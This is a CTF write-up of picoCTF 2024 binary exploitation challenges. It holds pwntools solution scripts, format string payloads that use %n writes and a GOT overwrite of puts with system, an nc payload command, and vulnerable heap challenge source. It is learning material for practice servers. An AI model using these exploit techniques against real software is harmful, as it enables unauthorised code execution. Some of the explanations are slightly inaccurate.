picoCTF 2024 Binary Exploitation
picoCTF 2024 Binary Exploitation writeups covering format string and heap exploitation challenges.
picoCTF 2024 - Binary Exploitation
Binary Exploitation Challenges
Solved: 9/10 challenges
- format string 0 - 50 points
- heap 0 - 50 points
- format string 1 - 50 points
- heap 1 - 100 points
- heap 2 - 200 points

- heap 3 - 200 points
- format string 2 - 200 points
- format string 3 - 300 points
- babygame03 - 400 points
babygame03
Tags: `Binary Exploitation` `game`
Description

Break the game and get the flag. Welcome to BabyGame 03! Navigate around the map and see what you can find! Be careful, you don't have many moves. There are obstacles that instantly end the game on collision. The game is available to download here. There is no source available, so you'll have to figure your way around the map.
Solution Strategy
from pwn import *

remote_server = 'rhea.picoctf.net'
remote_port = 50008

io = remote(remote_server, remote_port)

payloads = [
    'lsdddddddddddddddddddddddddddddddddddwwwww', # Level 1
    'dddddddddddddddddddddddddddddddwwwww',       # Level 2
    'dddddddddddddddddddddddddddwwwww',           # Level 3
    'dddddddddddddddddddddddwwwww',               # Level 4
    'l\xFEdddddddddddddddddddwwwww'               # Level 5
]

for payload in payloads:
    io.sendline(payload)

io.interactive()

io.close()
- Importing
pwntools: It leveragespwntools, a framework designed for developing exploits, to simplify interactions with network services and binary processes. - Remote Connection Setup: Specifies the target's server address and port, then establishes a remote connection to this target, creating a communication channel for sending data and receiving responses.
- Payloads Definition: Outlines an array named
payloads, with each element being a string intended to exploit or manipulate a specific level within the game. These strings are tailored commands that, when executed by the game, advance the player through each level or exploit certain vulnerabilities. - Payloads Delivery: Iterates over the
payloadsarray, sending each payload sequentially through the established remote connection. This assumes the game processes each input in the order received and moves the player through the game's levels accordingly. - Interactive Session: After sending all the payloads, the script transitions to an interactive mode using
io.interactive(). This mode allows the script runner to manually interact with the game, useful for observing the results of the exploitation or for further manual exploitation. - Connection Closure: Finally, it properly closes the remote connection to clean up resources and end the session with the target game.
Flag
format string 0
Tags: `Binary Exploitation` `format_string` `browser_webshell_solvable`
Description
Can you use your knowledge of format strings to make the customers happy?

Solution Strategy

from pwn import *

host = "mimas.picoctf.net"
port = 50012
conn = remote(host, port)

conn.recvuntil("Enter your recommendation: ")

conn.sendline("Gr%114d_Cheese")

conn.recvuntil("Enter your recommendation: ")

conn.sendline("Cla%sic_Che%s%steak")

result = conn.recvall()

print(result.decode())

conn.close()
- The script uses the
pwntoolslibrary to connect to a remote server (mimas.picoctf.net) on port50012. - It establishes a connection and waits to receive a prompt indicating to enter a recommendation.
- It sends the first recommendation
"Gr%114d_Cheese"to the server. - After that, it waits for the next prompt to enter another recommendation.
- It sends the second recommendation
"Cla%sic_Che%s%steak"to the server. - Finally, it waits to receive the response from the server and prints it after decoding from bytes to string.
- The connection is then closed.
Flag
format string 1
Tags: `Binary Exploitation` `format_string` `browser_webshell_solvable`
Description

Patrick and Sponge Bob were really happy with those orders you made for them, but now they're curious about the secret menu. Find it, and along the way, maybe you'll find something else of interest!
Solution Strategy


hex_sequences = [
    "0x7b4654436f636970",
    "0x355f31346d316e34",
    "0x3478345f33317937",
    "0x31655f673431665f",
    "0x7d383130386531"
]

decoded_strings = []
for hex_seq in hex_sequences:

    hex_str = hex_seq[2:].rjust((len(hex_seq[2:]) + 1) // 2 * 2, '0')

    decoded = bytes.fromhex(''.join(reversed([hex_str[i:i+2] for i in range(0, len(hex_str), 2)]))).decode('ascii')
    decoded_strings.append(decoded)

decoded_flag = ''.join(decoded_strings)
print(decoded_flag)
- List of Hexadecimal Values:
hex_sequencescontains hexadecimal strings likely representing parts of a message or data, potentially encoded in little-endian format. - Initialization of Decoded Strings List:
decoded_stringsis initialized to store the decoded ASCII strings from the hexadecimal values. - Loop Through Each Hexadecimal Value: For each hexadecimal string in
hex_sequences:- Remove '0x' Prefix and Ensure Even Length: The hexadecimal string is processed to remove the
0xprefix and padded to ensure it has an even length, necessary for byte conversion. - Reverse Byte Order for Little-endian: The hex string is split into bytes, and the order of these bytes is reversed to account for little-endian encoding. Little-endian means the least significant byte (LSB) comes first in the sequence, which is common in x86 architecture.
- Convert Hexadecimal to Bytes and Decode: The modified hex string is converted into bytes and then decoded into ASCII characters. This step transforms the hexadecimal representation back into human-readable text.
- Remove '0x' Prefix and Ensure Even Length: The hexadecimal string is processed to remove the
- Concatenate Decoded Strings: The decoded ASCII strings are concatenated to form a single string, which is stored in
decoded_flag. - Print the Decoded Flag: Finally, the script prints the concatenated ASCII string, which represents the decoded message or data from the original list of hexadecimal values.
Flag
format string 2
Tags: `Binary Exploitation` `format_string` `browser_webshell_solvable`
Description

This program is not impressed by cheap parlor tricks like reading arbitrary data off the stack. To impress this program you must change data on the stack!

Solution Strategy
import struct

ADDRESS = 0x404060

def pad(s):
    return s + b"X" * (1024 - len(s)-16)

exploit = b""
exploit += b"BBBBCCCC"
exploit += b"%" + str(0x67616c66 - len(exploit)).encode() + b"x"
exploit += b"%140$n"
exploit = pad(exploit)

exploit += struct.pack("Q", ADDRESS)

print(pad(exploit).decode('utf-8'))
- This script constructs a buffer overflow exploit payload targeting a vulnerable program.
- It defines a constant
ADDRESSrepresenting the target address where the exploit will attempt to write. - The
padfunction pads a given byte string to a specific length by adding'X'characters to the end until it reaches the desired length. - The exploit payload (
exploit) is constructed by concatenating byte strings:- Initial padding (
b"BBBBCCCC") to reach the return address on the stack. - Format string vulnerability payload: It uses a format string vulnerability to write the value
0x67616c66(which corresponds to the ASCII string"flag") to the address pointed to by the 140th argument on the stack (b"%140$n"). - Additional padding (
pad(exploit)) to fill the buffer up to its maximum size (1024 bytes). - The target address (
struct.pack("Q", ADDRESS)) that the exploit payload aims to overwrite with the value specified above.
- Initial padding (
- Finally, it prints the exploit payload after padding, converting it from bytes to a UTF-8 encoded string for printing purposes.
Flag

nc rhea.picoctf.net 52010 < payload
format string 3
Tags: `Binary Exploitation` `format_string` `browser_webshell_solvable`
Description
This program doesn't contain a win function. How can you win?

Solution Strategy
from pwn import *

def extract_address(output):
    hex_string = output.decode().strip()
    hex_value = int(hex_string, 16)
    return(hex_value)

def create_var_length_payload(num_chars):
    payload = b'' + str(num_chars).encode()
    payload = b'%' + (b'0' * (14-len(payload))) + payload + b'x'
    print(str(payload))
    return payload

def main():

    binary = ELF('./format-string-3')
    got_puts_address = binary.got.puts
    print("puts address = " + hex(got_puts_address))

    p = remote('rhea.picoctf.net', 61541)

    initial_output = p.recvuntil("Okay I'll be nice. Here's the address of setvbuf in libc: ")
    setvbuf_address = extract_address(p.recvline())
    print(type(setvbuf_address))
    print(f"Extracted setvbuf address: {hex(setvbuf_address)}")
    system_address = setvbuf_address - 0x2AC90
    print(f"Calculated system address: {hex(system_address)}")

    system_address_lo_3 = (system_address & 0xFF)
    system_address_lo_2 = (system_address & 0xFFFF00) >> 8
    system_address_lo_1 = (system_address & 0xFFFFFFFF000000)>>24

    print(f"Masked LO 3 system address: {hex(system_address_lo_3)}")
    print(f"Masked LO 2 system address: {hex(system_address_lo_2)}")
    print(f"Masked LO 1 system address: {hex(system_address_lo_1)}")

    if system_address_lo_2 < system_address_lo_3:
        print("system_address_lo_2 < system_address_lo_3")
        exit()

    if system_address_lo_1 < system_address_lo_2:
        print("system_address_lo_1 < system_address_lo_2")
        exit()

    exploit = create_var_length_payload(system_address_lo_3)
    exploit += b'%47$hhnA'

    exploit += create_var_length_payload(system_address_lo_2 - (system_address_lo_3+1))
    exploit += b'%48$hnAA'

    exploit += create_var_length_payload(system_address_lo_1 - (system_address_lo_2 +2))
    exploit += b'%49$nAAA'

    exploit += p64(got_puts_address) + p64(got_puts_address + 1) + p64(got_puts_address+3)
    p.sendline(exploit)

    with open("payload", "wb") as f:
        f.write(exploit)

    p.interactive()

if __name__ == '__main__':
    main()
- This script exploits a format string vulnerability in the
format-string-3binary. - It uses the
pwnlibrary to interact with the remote serverrhea.picoctf.neton port61541. - The
extract_addressfunction converts a hexadecimal string received from the server into an integer representing an address. - The
create_var_length_payloadfunction generates a payload of variable length based on the number of characters specified. It constructs a format string with the appropriate padding and number of characters to print. - The main function performs the exploitation:
- It retrieves the address of
setvbufin libc and calculates the address ofsystemby subtracting an offset. - It masks the lower bytes of the
systemaddress and splits it into three parts to ensure that each part is greater than or equal to the next. - It constructs the exploit payload:
- Writing the least significant byte of the
systemaddress at the 47th argument. - Writing the next byte of the
systemaddress at the 48th argument. - Writing the most significant byte of the
systemaddress at the 49th argument. - Overwriting the
got_puts_addresswith the address ofsystem.
- Writing the least significant byte of the
- It sends the exploit payload to the server and receives the flag.
- It retrieves the address of
- The script also writes the exploit payload to a file named "payload" for reference.
Flag

heap 0
Tags: `Binary Exploitation` `heap` `browser_webshell_solvable`
Description
Are overflows just a stack concern?
Source Code
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define FLAGSIZE_MAX 64
// amount of memory allocated for input_data
#define INPUT_DATA_SIZE 5
// amount of memory allocated for safe_var
#define SAFE_VAR_SIZE 5

int num_allocs;
char *safe_var;
char *input_data;

void check_win() {
    if (strcmp(safe_var, "bico") != 0) {
        printf("\nYOU WIN\n");

        // Print flag
        char buf[FLAGSIZE_MAX];
        FILE *fd = fopen("flag.txt", "r");
        fgets(buf, FLAGSIZE_MAX, fd);
        printf("%s\n", buf);
        fflush(stdout);

        exit(0);
    } else {
        printf("Looks like everything is still secure!\n");
        printf("\nNo flag for you :(\n");
        fflush(stdout);
    }
}

void print_menu() {
    printf("\n1. Print Heap:\t\t(print the current state of the heap)"
           "\n2. Write to buffer:\t(write to your own personal block of data "
           "on the heap)"
           "\n3. Print safe_var:\t(I'll even let you look at my variable on "
           "the heap, "
           "I'm confident it can't be modified)"
           "\n4. Print Flag:\t\t(Try to print the flag, good luck)"
           "\n5. Exit\n\nEnter your choice: ");
    fflush(stdout);
}

void init() {
    printf("\nWelcome to heap0!\n");
    printf(
        "I put my data on the heap so it should be safe from any tampering.\n");
    printf("Since my data isn't on the stack I'll even let you write whatever "
           "info you want to the heap, I already took care of using malloc for "
           "you.\n\n");
    fflush(stdout);
    input_data = malloc(INPUT_DATA_SIZE);
    strncpy(input_data, "pico", INPUT_DATA_SIZE);
    safe_var = malloc(SAFE_VAR_SIZE);
    strncpy(safe_var, "bico", SAFE_VAR_SIZE);
}

void write_buffer() {
    printf("Data for buffer: ");
    fflush(stdout);
    scanf("%s", input_data);
}

void print_heap() {
    printf("Heap State:\n");
    printf("+-------------+----------------+\n");
    printf("[*] Address   ->   Heap Data   \n");
    printf("+-------------+----------------+\n");
    printf("[*]   %p  ->   %s\n", input_data, input_data);
    printf("+-------------+----------------+\n");
    printf("[*]   %p  ->   %s\n", safe_var, safe_var);
    printf("+-------------+----------------+\n");
    fflush(stdout);
}

int main(void) {

    // Setup
    init();
    print_heap();

    int choice;

    while (1) {
        print_menu();
	int rval = scanf("%d", &choice);
	if (rval == EOF){
	    exit(0);
	}
        if (rval != 1) {
            //printf("Invalid input. Please enter a valid choice.\n");
            //fflush(stdout);
            // Clear input buffer
            //while (getchar() != '\n');
            //continue;
	    exit(0);
        }

        switch (choice) {
        case 1:
            // print heap
            print_heap();
            break;
        case 2:
            write_buffer();
            break;
        case 3:
            // print safe_var
            printf("\n\nTake a look at my variable: safe_var = %s\n\n",
                   safe_var);
            fflush(stdout);
            break;
        case 4:
            // Check for win condition
            check_win();
            break;
        case 5:
            // exit
            return 0;
        default:
            printf("Invalid choice\n");
            fflush(stdout);
        }
    }
}
- This C program is a simple heap-based challenge with a menu-driven interface.
- It allocates memory on the heap for
input_dataandsafe_varusingmalloc. - The
initfunction initializes the program by printing a welcome message and initializing theinput_dataandsafe_varwith predetermined values. - The
print_menufunction prints a menu for the user to choose from various options. - The
write_bufferfunction allows the user to write data to their personal block of data (input_data) on the heap. - The
print_heapfunction prints the current state of the heap, showing the addresses and data stored ininput_dataandsafe_var. - The
check_winfunction compares the value ofsafe_varwith the string"bico". If they match, it prints a message indicating that everything is secure. Otherwise, it prints the flag stored inflag.txtand exits. - The
mainfunction runs the main loop of the program, continuously displaying the menu and executing the corresponding actions based on the user's choice. - It handles user input validation and ensures the program continues running until the user chooses to exit.
Flag

